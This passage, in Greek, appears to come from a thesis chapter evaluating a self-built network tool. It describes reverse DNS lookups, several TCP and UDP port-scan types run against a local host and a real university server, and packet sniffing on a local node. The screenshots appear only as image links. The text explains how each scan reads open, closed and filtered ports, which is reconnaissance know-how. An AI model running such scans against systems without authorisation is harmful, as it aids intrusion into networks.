

Εικόνα 5-6: Reverse DNS Query (Local subnet)

Στην έξοδο του Reverse DNS Query της διεύθυνσης του διακομιστή του ονόματος **icte.uowm.gr** (83.212.16.16), φαίνεται μέρος του ονόματος του διακομιστή που βρίσκεται πλησιέστερα στο προορισμό **ns1.uowm.gr**.




Εικόνα 5-7: Reverse DNS Query (Internet)


Στη συνέχεια θα παρουσιαστούν οι λειτουργίες σάρωσης θυρών που υλοποιήθηκαν (port scanning). Οι λειτουργίες αυτές θα εκτελεστούν με στόχο τόσο μια μηχανή του υποδικτύου μας, όσο και έναν απομακρυσμένο διακομιστή (συγκεκριμένα τον διακομιστή ιστοσελίδων http://icte.uowm.gr). Θα σαρωθούν οι θύρες πρωτοκόλλων με αριθμό από 1 έως 100. Πρώτα συναντάμε την TCP SYN Scan Scan στις εικόνες 5.8 & 5.9.




Εικόνα 5-8: TCP SYN Scan (Local subnet)

Στη δεύτερη γίνεται εμφανές ότι όταν δίνεται σαν στόχος μιας λειτουργίας ένα όνομα περιοχής, η εφαρμογή προσπαθεί να το μεταφράσει σε διεύθυνση IP με τη


χρήση των λειτουργιών του DNS Module. Έπειτα, η διαδικασία συνεχίζεται κανονικά. Στην προκειμένη περίπτωση φαίνεται ότι οι θύρες πρωτοκόλλων 22 (SSH) και 80 (HTTP) είναι ανοικτές, ενώ 96 φιλτράρονται από κάποιο τοίχος προστασίας. Οι δυο θύρες που θεωρούνται «ακαθόριστες», είναι πιθανόν να φιλτράρονται κι αυτές, καθώς η εφαρμογή έλαβε κάποια μη αναμενόμενη απάντηση.




Εικόνα 5-9: TCP SYN Scan (Internet)

Στις εικόνες 5.10 & 5.11 φαίνεται η έξοδος του TCP FIN Scan. Όπως γίνεται αντιληπτό, σύμφωνα με αυτόν τον τύπο σάρωσης όλες οι θύρες θεωρούνται κλειστές στον τοπικό κόμβο που σαρώθηκε ενώ στον απομακρυσμένο διακομιστή είναι είτε ανοικτές είτε φιλτράρονται από τείχος προστασίας.



Εικόνα 5-10: TCP FIN Scan (Local subnet)




Εικόνα 5-11: TCP FIN Scan (Internet)

Αντίστοιχη συμπεριφορά παρατηρείται και στη λειτουργία Xmas Scan, όπως φαίνεται στις εικόνες 5.12 και 5.13.



Εικόνα 5-12: TCP Xmas Scan (Local subnet)




Εικόνα 5-13: TCP Xmas Scan (Internet)

Ομοίως με την Xmas Scan, η λειτουργία Null Scan, όπως φαίνεται στις εικόνες 5.13 και 5.14, συναντά όλες τις θύρες κλειστές στον κόμβο του τοπικού δικτύου, ενώ τις θύρες του απομακρυσμένου διακομιστή τις θεωρεί είτε ανοικτές είτε φιλτραρισμένες.


Εικόνα 5-14: TCP Null Scan (Local subnet)





Εικόνα 5-15: TCP Null Scan (Internet)

Στη λειτουργία ACK Scan φαίνεται ότι ο τοπικός κόμβος που σαρώθηκε δε διαθέτει φιλτραρισμένες πόρτες. Οι αφιλτράριστες αυτές πόρτες μπορεί να είναι είτε κλειστές είτε ανοικτές.



Εικόνα 5-16: TCP ACK Scan (Local subnet)

Αντίθετα, ο απομακρυσμένος διακομιστής **icte.uowm.gr** απάντησε με ICMP Type 3 μηνύματα, συνεπώς όλες οι θύρες του θεωρήθηκαν φιλτραρισμένες.





Εικόνα 5-17: TCP ACK Scan (Internet)

Έπειτα, παρουσιάζεται η εκτέλεση της λειτουργίας TCP Window Scan. Επειδή η επιτυχία της βασίζεται σε μια λεπτομέρεια υλοποίησης των στοιβών TCP ορισμένων μηχανών, δε είναι βέβαιη η σωστή λειτουργίας της σε όλους τους στόχους.





Εικόνα 5-18: TCP Window Scan (Local subnet)

Έτσι, φαίνεται ότι στον τοπικό κόμβο βρήκε όλες τις θύρες ανοικτές, ενώ στον απομακρυσμένο όλες φιλτραρισμένες.





Εικόνα 5-19: TCP Window Scan (Internet)

Τέλος, συναντάται η λειτουργία UDP Scan, η οποία χρησιμοποιεί την αποστολή πακέτων UDP για την εξακρίβωση των ανοικτών θυρών. Η λήψη ενός UDP πακέτου ως απάντηση αποτελεί ένδειξη ότι η θύρα είναι ανοικτή. Η λήψη ICMP Type 3 & Code 3 μήνυματος αποδεικνύει ότι η θύρα είναι κλειστή, ενώ τιμές του Code όπως 1,2,9,10 και 13 οδηγούν στο συμπέρασμα ότι η θύρα αυτή φιλτράρεται από τείχος προστασίας.





Εικόνα 5-20: UDP Scan (Local subnet)





Εικόνα 5-21: UDP Scan (Internet)

Τέλος, οι θύρες οι οποίες δεν μετέδωσαν κάποια απάντηση θεωρούνται είτε ανοικτές, είτε φιλτραρισμένες.

Ακολούθως, φαίνεται η διαδικασία «ανίχνευσης πακέτων (packet sniffing)» σε λειτουργία. Η λειτουργία εκτελέστηκε με στόχο μόνο τον κόμβο με διεύθυνση IP **192.168.1.100**· θα μπορούσε να χρησιμοποιηθεί εύρος τοπικών διευθύνσεων ή να μη δοθεί καμία τιμή στην επιλογή **–t** με αποτέλεσμα να στοχευθεί όλο το δίκτυο.





Εικόνα 5-22: Sniffing (pt.1)




Εικόνα 5-23: Sniffing (pt.2)


Στις εικόνες 5.22 έως 5.27, φαίνεται η καταγραφή των πακέτων από και προς τον κόμβο **192.168.1.100**. Αυτή περιέχει πακέτα ARP, πακέτα TCP, ερωτήσεις και απαντήσεις DNS, καθώς και πακέτα IGMP.


Εικόνα 5-24: Sniffing (pt.2)





Εικόνα 5-25: Sniffing (pt.3)

Η μορφή των ανιχνευμένων πακέτων εξαρτάται από το εκάστοτε πακέτο, αν και πάντα θα εμφανίζονται οι διευθύνσεις (είτε MAC, είτε IP) των κόμβων προέλευσης και προορισμού (όπου αυτές υφίστανται).

